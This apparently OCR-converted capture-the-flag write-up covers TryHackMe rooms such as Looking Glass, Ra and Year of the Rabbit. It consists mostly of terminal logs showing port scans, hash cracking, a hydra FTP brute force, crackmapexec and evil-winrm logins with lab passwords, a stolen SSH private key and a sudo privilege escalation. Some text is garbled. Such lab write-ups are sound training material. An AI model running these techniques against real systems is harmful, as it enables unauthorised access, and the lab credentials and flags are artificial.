
```
System load: 0.0          Processes:      84
Usage of /: 18.9% of 19.56GB   Users logged in:  0
Memory usage: 33%          IP address for eth0: 10.10.166.195
Swap usage:  0%
```

```
0 packages can be updated.
```

```
0 updates are security updates.
```

```
Last login: Mon May 25 16:37:21 2020 from 192.168.170.1
alice@wonderland:~$
```

```
alice@wonderland:~$ id
uid=1001(alice) gid=1001(alice) groups=1001(alice)
alice@wonderland:~$ ls
root.txt walrus_and_the_carpenter.py
alice@wonderland:~$ cd /root/user.txt
-bash: cd: /root/user.txt: Not a directory
alice@wonderland:~$ /home
-bash: /home: Is a directory
alice@wonderland:~$ cd /root
alice@wonderland:/root$ cd /root/user.txt
-bash: cd: /root/user.txt: Not a directory
alice@wonderland:/root$ cat /root/user.txt
thm{"Curiouser and curiouser!"}
alice@wonderland:/root$
```



- **Looking Glass**

<https://tryhackme.com/r/room/lookingglass>

```
root@ip-10-10-170-32:~# nmap -sC -sV 10.10.171.191
Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-24 04:08 BST
Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.05% done; ETC: 04:09 (0:00:00 remaining)
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.05% done; ETC: 04:09 (0:00:01 remaining)
Stats: 0:01:30 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.45% done; ETC: 04:09 (0:00:00 remaining)
Stats: 0:01:50 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.80% done; ETC: 04:10 (0:00:00 remaining)
Stats: 0:02:08 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.83% done; ETC: 04:10 (0:00:00 remaining)
Nmap scan report for ip-10-10-171-191.eu-west-1.compute.internal (10.10.171.191)
Host is up (0.0032s latency).
Not shown: 916 closed ports
PORT      STATE SERVICE      VERSION
22/tcp      open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
|   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
|_  256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (EDDSA)
9000/tcp    open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp    open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp    open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9003/tcp    open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9009/tcp    open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 Connect to host 10.10.170.32 port 13783: Connection refused
root@ip-10-10-170-32:~# ssh -p 13783 test@10.10.171.191
The authenticity of host '[10.10.171.191]:13783' ([10.10.171.191]:13783)
  can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.171.191]:13783' (RSA) to the list of known hosts.
Higher
Connection to 10.10.171.191 closed.
root@ip-10-10-170-32:~#
```

```
root@ip-10-10-170-32:~# ssh -p 10000 test@10.10.171.191
The authenticity of host '[10.10.171.191]:10000' ([10.10.171.191]:10000)
  can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGP
j0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.171.191]:10000' (RSA) to the list of
known hosts.
Higher
Connection to 10.10.171.191 closed.
root@ip-10-10-170-32:~# ssh -p 9000 test@10.10.171.191
The authenticity of host '[10.10.171.191]:9000' ([10.10.171.191]:9000)
can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGP
j0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.171.191]:9000' (RSA) to the list of
known hosts.
Lower
```

Activate Windows

Go to Settings to activate Wind

```
root@ip-10-10-170-32:~# for i in $(seq 9800 9900); do echo "connecting to port $i"; ssh -o 'LogLevel=ERROR' -o 'StrictHostKeyChecking=no' -p $i test@10.10.171.191;done | grep -vE 'Lower|Higher'
connecting to port 9800
Connection to 10.10.171.191 closed.
connecting to port 9801
Connection to 10.10.171.191 closed.
connecting to port 9802
Connection to 10.10.171.191 closed.
connecting to port 9803
Connection to 10.10.171.191 closed.
connecting to port 9804
Connection to 10.10.171.191 closed.
```

You've found the real service.
Solve the challenge to get access to the box
Jabberwocky

```
'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuksi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgstd
Enter Secret:
jabberwock:FastenedFlutteringSubtractionStrings
Connection to 10.10.33.199 closed.
```

```
jabberwock@looking-glass:~$ whoami
jabberwock
jabberwock@looking-glass:~$ pwd
/home/jabberwock
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$
```

}32a911966cab2d643f5d57d9e0173d56{mht|

rec 37 ━ 1

Output

thm{65d3710e9d75d5f346d2bac669119a23}

```
jabberwock@looking-glass:~$ cat twasBrillig.sh  
wall $(cat /home/jabberwock/poem.txt)  
jabberwock@looking-glass:~$  
jabberwock@looking-glass:~$
```

jabberwock@looking-glass:~\$ sudo reboot

```
tweedledum@looking-glass:~$ pwd  
/home/tweedledum  
tweedledum@looking-glass:~$ cat humptydumpty.txt  
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9  
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed  
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624  
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f  
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6  
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0  
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8  
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b  
tweedledum@looking-glass:~$ █
```

▼ Possible identifications:Q Decrypt Hashes

dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9 - Possible algorithms: SHA256
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed - Possible algorithms: SHA256
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624 - Possible algorithms: SHA256
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f - Possible algorithms: SHA256
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6 - Possible algorithms: SHA256
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0 - Possible algorithms: SHA256
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8 - Possible algorithms: SHA256
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b - Possible algorithms: SHA256, Hex encoded string

▼ Found:

7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b:the password is zyxwvutsrqponmlk:Hex encoded string
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624:of:SHA256PLAIN
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8:password:SHA256X1PLAIN
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed:one:SHA256PLAIN
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f:these:SHA256PLAIN
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0:the:SHA256PLAIN
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9:maybe:SHA256PLAIN
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6:is:SHA256PLAIN

```
tweedledum@looking-glass:~$ ls /home
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
tweedledum@looking-glass:~$
tweedledum@looking-glass:~$ su - humptydumpty
Password:
humptydumpty@looking-glass:~$ whoami
humptydumpty
humptydumpty@looking-glass:~$
```

```
humptydumpty@looking-glass:/home$ ls -l
total 24
drwx--x--x 6 alice      alice      4096 Jul  3  2020 alice
drwx----- 3 humptydumpty humptydumpty 4096 May 20 14:03 humptydumpty
drwxrwxrwx 6 jabberwock jabberwock 4096 May 20 13:50 jabberwock
drwx----- 5 tryhackme tryhackme 4096 Jul  3  2020 tryhackme
drwx----- 3 tweedledee tweedledee 4096 Jul  3  2020 tweedledee
drwx----- 2 tweedledum tweedledum 4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$ cd alice
humptydumpty@looking-glass:/home/alice$ 
humptydumpty@looking-glass:/home/alice$ ls
ls: cannot open directory '.': Permission denied
```

```
humptydumpty@looking-glass:/home$ 
humptydumpty@looking-glass:/home$ cd alice/.ssh
humptydumpty@looking-glass:/home/alice/.ssh$
```

```
humptydumpty@looking-glass:/home/alice/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLL3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABoIBAQDAhIA5kCyMqtQj
X2F+09J8qvFzf+GSL7lAIVuC5Ryqlxm5tsg4nUzvlRgfRMpn7hJAjD/bWfKlb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiT5jF
ql2PZTVpwPtwRw+RebKMwjqwo4k77Q30r8Kxr4Ufx2hLhtHT8tsjqBUWrB/jlMHQ0
zmU73tuPVQSESgeUP2j0lv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmg0vik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+G0+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQ0wcj0LuDkT4QQvCJvrgbdBVGOfLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6ppLBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxI0qxtAfQ+WdxqqQuq3szvrhep22McIUe83dh+hUibaPqr1nYy1sAAhgy
wJohLchlq4E1lhUmTZquBwviU73fnRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyiF292GTsMC4xL0BhLkziY6bGI9efC4rXvFcvtUqDyc9ZzoYflykL9KaCGr
+zLC0tJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0ULxDITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJ0KardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXcmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home/alice/.ssh$
```

```
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# whoami
root
```

```
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# █
```

```
}f3dae6dec817ad10b750d79f6b7332cb{mht
```

```
asc 37  ━ 1
```

Output

```
thm{bc2337b6f97d057b01da718ced6ead3f}
```

Learn > Looking Glass



Looking Glass

Step through the looking glass. A sequel to the Wonderland challenge room.

Medium 0 min

Share your achievement Show Split View Help Save Room 483 Options

Room completed (100%)

Cloud icon with binary code:
10 10
1110
0101 01
01 01

4.Miscellaneous

- <https://tryhackme.com/r/room/ra>


```
root@ip-10-10-243-105:~# nmap -T5 --open -sS -vvv --min-rate=300 --max-retries=3 -p- -oN all-ports-nmap-report -Pn 10.10.227.124



Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-24 05:00 BST
Initiating ARP Ping Scan at 05:00
Scanning 10.10.227.124 [1 port]
Completed ARP Ping Scan at 05:00, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:00
Completed Parallel DNS resolution of 1 host. at 05:00, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 05:00
Scanning ip-10-10-227-124.eu-west-1.compute.internal (10.10.227.124) [65535 ports]
Discovered open port 445/tcp on 10.10.227.124
Discovered open port 135/tcp on 10.10.227.124
Discovered open port 53/tcp on 10.10.227.124
Discovered open port 139/tcp on 10.10.227.124
Discovered open port 3389/tcp on 10.10.227.124
Discovered open port 80/tcp on 10.10.227.124
```

```
root@ip-10-10-243-105:~#
File Edit View Search Terminal Help
GNU nano 2.9.3          /etc/hosts
[

127.0.0.1      localhost
127.0.1.1      tryhackme.lan    tryhackme
10.10.227.124  windcorp.thm
10.10.227.124  fire.windcorp.thm

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```





```
root@ip-10-10-243-105:~/Downloads/CrackMapExec# enum4linux -u windcorp.thm\\lilyle
-a 10.10.227.124
WARNING: polenum.py is not in your path. Check that package is installed and your
PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ )
on Thu Oct 24 05:31:33 2024

=====
| Target Information |
=====
Target ..... 10.10.227.124
RID Range ..... 500-550,1000-1050
Username ..... 'windcorp.thm\\lilyle'
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.227.124 |
=====
[+] Got domain/workgroup name: WINDCORP

=====
| Nbtstat Information for 10.10.227.124 |
=====
Looking up status of 10.10.227.124
    FIRE          <00> -           B <ACTIVE>  Workstation Service
    WINDCORP      <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
    WINDCORP      <1c> - <GROUP> B <ACTIVE>  Domain Controllers
    FIRE          <20> -           B <ACTIVE>  File Server Service
    WINDCORP      <1b> -           B <ACTIVE>  Domain Master Browser

    MAC Address = 02-56-43-3F-9E-0D

=====
| Session Check on 10.10.227.124 |
=====
[E] Server doesn't allow session using username 'windcorp.thm\\lilyle', password ''.
```


```
crackmapexec smb windcorp.thm -u lilyle -p 'ChangeMe#1234' --shares  
crackmapexec smb windcorp.thm -u lilyle -p 'ChangeMe#1234' --pass-pol  
crackmapexec smb windcorp.thm -u lilyle -p 'ChangeMe#1234' --pass-pol  
smbclient -U lilyle //windcorp.thm/Shared  
cat 'Flag 1.txt'
```

THM{466d52dc75a277d6c3f6c6fcbe716d6b62420f48}

```
john hash --wordlist=/usr/share/wordlists/rockyou.txt  
crackmapexec smb windcorp.thm -u buse -p 'uzunLM+3131'  
crackmapexec winrm windcorp.thm -u buse -p 'uzunLM+3131'  
evil-winrm -i windcorp.thm -u buse -p 'uzunLM+3131'
```

THM{6f690fc72b9ae8dc25a24a104ed804ad06c7c9b1}

```
crackmapexec smb windcorp.thm -u brittanycr -p 'hello123#'  
smbclient -U 'brittanycr' //windcorp.thm/Users  
python3 /usr/share/doc/python3-impacket/examples/psexec.py sid@windcorp.thm  
THM{ba3a2bff2e*****}
```




● Year of the Rabbit

<https://tryhackme.com/r/room/yearoftherabbit>

The screenshot shows a Firefox browser window with the URL `10.10.214.244` in the address bar. The page title is "Apache2 Debian Default Page". The main content says "It works!" and provides information about the Apache2 server configuration. A "Configuration Overview" section shows the directory structure of `/etc/apache2/`. The status bar at the bottom right says "Activate Windows Go to Settings to activate Windows."

The screenshot shows a Firefox browser window with the URL `10.10.214.244/assets/` in the address bar. The page title is "Index of /assets". It lists three files: "Parent Directory", "RickRolled.mp4", and "style.css". The "RickRolled.mp4" file is selected. The status bar at the bottom right says "Activate Windows Go to Settings to activate Windows."


The screenshot shows a Firefox browser window with the URL `10.10.214.244/assets/style.css` in the address bar. The page title is "Index of /assets". The content of the CSS file is displayed, including rules for the body, html elements, and a main page div. A note at the bottom of the file reads: "/* Nice to see someone checking the stylesheets. Take a look at the page: /sup3r s3cr3t fl4g.php */". The status bar at the bottom right says "Activate Windows Go to Settings to activate Windows."




about:config

javascript


browser.urlbar.filter.javascript	true
Javascript.enabled	false
javascript.options.asmjs	true



Love it when people block Javascript...
This is happening whether you like it or not... The hint is in the video. If you're stuck here then you're just going to have to bite the bullet!
Make sure your audio is turned up!



We can see that there is a hidden directory named “/WExYY2Cv-qU” when using burp



Index of /WExYY2Cv-qU

Name	Last modified	Size	Description
Parent Directory	-		
Hot_Babe.png	2020-01-23 00:34	464K	

Apache/2.4.10 (Debian) Server at 10.10.214.244 Port 80

hydra -l ftpuser -P pass.txt ftp://10.10.214.244
get Eli's_Creds.txt

```
+++++ +++++[ →++ ++++++ +<]>+ ++ .< +++++ [ →++ +++<] >+++++ +.<++ +[ →
→<]> — .<++ [ →++ +<]>+ ++ .< ++++++ +[ → — — →<]> — — .<+
++++[ →— — →<]> -.<++ ++++++ +[ →+ ++++++ +<]> ++++++ .+++++ ++++- — .<+
+++++ +++[- >— — <]> — — <]> — — . — .< ++++++ +++[- >+++++ +++++<
]>+++ +++. <+++++ +++[- >— — <]> — — .. +++++. — — — .+
++ .<+ +[ → — →<]> — .<++ +++++[ → — — →<]> — — .<+ +++++[ →—
→<]> -.<++ +++++[ →++ +++<]>, <++ +[ →+ +<]> ++++++ +.<++ +++[- >++++
+<]>+ ++ .< ++++++ +[ → — — <]> — — .<++ +++++[ →++ +++<]>+. <+
++++[ →— — →<]> — .< ++++++ +[ → — — <]> — — . <+++++ +++++[ →++ ++++++
<]>++ +++++. <+++++ +++[- >— — <]> — — .<++ +. <++ ++++++ [ →++ ++++++
<]>+. <++[ →— <]> — — .< <
```

Activ

Results

Console

User: eli

Password: DSxDiMlwAEwid

Memory: 1 => 100 (d)

BRAINFUCK INTERPRETER

* BRAINF*CK CODE TO INTERPRET

```
>++++ +++<]>+,<+
++++[ ->-- .<> -- .< ++++++ [->-- .<>-- <]>-- .<+
++++[ ->++ ++++++
<]>+ +++, <+++++ +++[- >-- .<>-- <]>-- .<++ +,<+
+++++ [->+ ++++++
<]>+, <++[ ->-- <]>-- .< .< .<
```

* ARGUMENT

ssh eli@10.10.214.244

```
1 new message
Message from Root to Gwendoline:
"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden message there"
END MESSAGE

elio@year-of-the-rabbit:~$ locate s3cr3t
/usr/games/s3cr3t
/usr/games/s3cr3t/.th1s_m3ss4g3_15_f0r_gw3nd0l1n3_0nly!
/var/www/html/sup3r_s3cr3t_fl4g.php
elio@year-of-the-rabbit:~$ cat /usr/games/s3cr3t/.th1s_m3ss4g3_15_f0r_gw3nd0l1n3_0nly!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just Mn1VCQVhQHUNI
Honestly!

Yours sincerely
-Root
```

```
elio@year-of-the-rabbit:~$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:/home/elio$ ls
core Desktop Documents Downloads Music Pictures Public Templates Videos
gwendoline@year-of-the-rabbit:/home/elio$ cd ..
gwendoline@year-of-the-rabbit:/home$ ls
eli gwendoline
gwendoline@year-of-the-rabbit:/home$ cd gwendoline/
gwendoline@year-of-the-rabbit:~/gwendoline$ ls
user.txt
gwendoline@year-of-the-rabbit:~/gwendoline$ cat user.txt
THM{1107174691af9ff3681d2b5bdb5740b1589bae53}
gwendoline@year-of-the-rabbit:~/gwendoline$
```

```
gwendoline@year-of-the-rabbit:~$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

```
